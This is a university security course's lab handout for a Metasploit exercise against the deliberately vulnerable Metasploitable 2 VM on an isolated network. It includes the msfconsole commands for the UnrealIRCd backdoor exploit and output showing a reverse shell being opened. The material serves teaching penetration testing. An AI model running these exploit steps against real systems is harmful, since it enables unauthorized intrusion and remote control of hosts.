CS6262: Project 1 (part 1)
Metasploit Lab

Spring 2017

Original Author: Wenzhong Jin

Updated by: Wojciech Zalisz and Matthew Clarke

In this lab project, you will need two virtual machines, Kali Linux and Metasploitable 2. You will first run nmap (using Kali Linux) on Metasploitable 2 to get a list of open ports and services. Then, you will search the metasploit database for known vulnerabilities for these services. Get Kali to run msfconsole to craft and use the exploit to spawn a shell on Metasploitable 2. You will also write one paragraph to explain the vulnerability you find. Detailed instructions are specified later.

This lab was written and tested using VirtualBox version 5.1.8. We recommend that you use it for consistency. You may use a different setup (VMware, QEMU, physical, etc.), but your results may differ from our results. It will be easiest for us to grade (and thusly in your best interest) to use the same setup and we did to write and test the lab.

Files Provided:

commands-GTACC.txt
: Text file template

example.txt
: Example text file with commands

test.pyc
: Autograder

An email sent to you with your assigned service to exploit. This email will have been sent to the email you have on register with T-Square.

Deliverables:

commands-GTACC.txt

Text file with your commands. You should change "GTACC" to your own Georgia Tech account name before submission. For example, George P. Burdell's account name is gburdell7, so his submission file would be commands-gburdell7.txt.

explanation-GTACC.txt

Text file for your one paragraph explanation. You should change "GTACC" to your own Georgia Tech account name before submission.

Set up Kali Linux

You will use the Kali Linux penetration testing tool in this lab. You may set up a Kali Linux any way you wish, but we recommend you set it up as a virtual system (using VirtualBox). You can get Kali Linux from https://www.kali.org/. It is a Debian-based operating system. We recommend you download the 64-bit image, but the 32-bit image should also work. You may follow the instructions on http://docs.kali.org/installation/kali-linux-hard-disk-install to install a Kali Linux on a virtual machine. Note that Kali Linux requires a minimum of 10 GB disk space, so make sure you create a virtual machine with at least 10 GB disk space or you will run into unexpected error in the installing process.

Disclaimer: *Kali is a powerful offensive security suite. Use it responsibly. Remember that Georgia Tech has no tolerance for unethical behavior on our computing systems. Minor pranks have landed students in disproportionately hot water, so please use common sense.*

Set up Metasploitable 2

You will also use the Metasploitable 2 in this lab. Metasploitable 2 is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. You can get Metasploitable 2 image from https://information.rapid7.com/metasploitable-download.html.

Set up the Metasploitable 2 image:

1. Start VirtualBox

2. Click “New”

3. Enter type as “Linux” and version as “Ubuntu (64-bit)”

4. Memory size: 512MB


5. Hard drive: “use existing hard drive” and select the .vmdk file in the metasploitable folder you’ve unzipped

Do not start the virtual machine now! It will connect to the Internet by default, which should never happen!

Set up internal network

In this lab, you need to connect two virtual machines through one internal network. Do not let either virtual machines connect to the Internet.

1. Set up a DHCP server on your host machine (running VirtualBox) by running:
$ vboxmanage dhcpserver add --netname myvmnet --ip 12.0.0.1 --netmask 255.255.255.0 --lowerip 12.0.0.2 --upperip 12.0.0.10 --enable



2. You can check if your DHCP server is successfully set up by running:
$ vboxmanage list dhcpservers
This will show you a list of running DHCP servers.

3. Attach both Kali Linux and Metasplotable 2 to the same internal network we just created. An example for attaching one interface was shown on the last page.

Note that both virtual machines should have only one network adapter, Internal Network.

Attack Metasploitable 2

1. Start two virtual machines and check IP addresses assigned to each virtual machine, which should be in the range of 12.0.0.2 — 12.0.0.10. You should see both the Kali Linux IP address and

metasploitable 2 IP address on both virtual machines.

2. Use nmap in Kali Linux to target Metasploitable 2 virtual machine's IP address to get a list of open ports and services.

3. Find a Metasploitable exploit that uses your assigned service. You may search the database at https://www.rapid7.com/db/modules/. Make sure to use database "Metasploit Modules" when searching for vulnerabilities.

4. Run msfconsole on Kali Linux. Use the exploit you found, set appropriate parameters necessary, and spawn a shell on Metasploitable 2.

5. Write your commands used in msfconsole to provided template text file, commands- GTACC.txt. Make sure you change "GTACC" to your own Georgia Tech account name before submission. For example, George P. Burdell's account name is gburdell7, so his submission file would be commands-gburdell7.txt.

Example exploit

Here we provide an example text file, example.txt. Your text file for submission should have the same format. In this example, we used an exploit in UnrealIRCd (exploit/unix/irc/ unreal_ircd_3281_backdoor). Note that you MUST NOT use this same exploit for your submission. Otherwise, you will receive a 0 for this assignment. In the example text file, you will find following commands:

- **spool msf.log**

This command will write all the outputs to the msf.log. This command is only for grading purpose. You may ignore this command in your testings, however, you MUST include this command in your submission. Otherwise, you will receive a 0 for this assignment.

- **use exploit/unix/irc/unreal_ircd_3281_backdoor**

This command uses *exploit/unix/irc/unreal_ircd_3281_backdoor* exploit. Again, you MUST NOT use this exploit in your submission. Otherwise, you will receive a 0 for this assignment.

- **set RHOST 12.0.0.2**

This command sets the parameter of the exploit. In this case, the target's IP address is 12.0.0.2. Number of parameters need to be set could be different for different exploits. You may use "options" command to check all the parameters.

- **exploit -z**

This command starts the attack using the exploit specified. "-z" option will create the shell in the background. This is only for grading purpose. You may use "exploit" command in your testings, however, you MUST include "-z" in your submission. Otherwise, you will receive a 0 for this assignment.

- **exit -y**


This command exits the msfconsole.

You may start the msfconsole in Kali Linux and run all the commands in the example.txt one by one except for using "exploit" rather than "exploit -z". If everything is set up correctly, you will get the same output shown below. As you can see, we've spawn a shell on Metasploitable 2.

We also provide an autograder, test.pyc. To use autograder, you need to put test.pyc in the same directory with your text file, commands-GTACC.txt. Then run “$ python test.pyc”. If you successfully spawn a shell, it will print out “Succeed”. If it fails, it will print out “Failed”. Note that we will use the same autograder in our grading process, so make sure you can pass the autograder we provided.

Explanation

You will write one paragraph to explain what and where is the vulnerability you found and how it was exploited. Make sure to provide your sources and proof of your findings. Write your paragraph in explanation-GTACC.txt. You should change “GTACC” to your own Georgia Tech account name before submission.


root@kali: ~
File Edit View Search Terminal Help
o
To boldly go where no
shell has gone before
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.12.22-dev]
+ -- --=[1577 exploits - 906 auxiliary - 272 post]
+ -- --=[455 payloads - 39 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 12.0.0.2
RHOST => 12.0.0.2
msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 12.0.0.3:4444
[*] 12.0.0.2:6667 - Connected to 12.0.0.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] 12.0.0.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TytnPYzUqkwj19KF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TytnPYzUqkwj19KF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (12.0.0.3:4444 -> 12.0.0.2:60822) at 2016-11-
07 11:22:41 -0500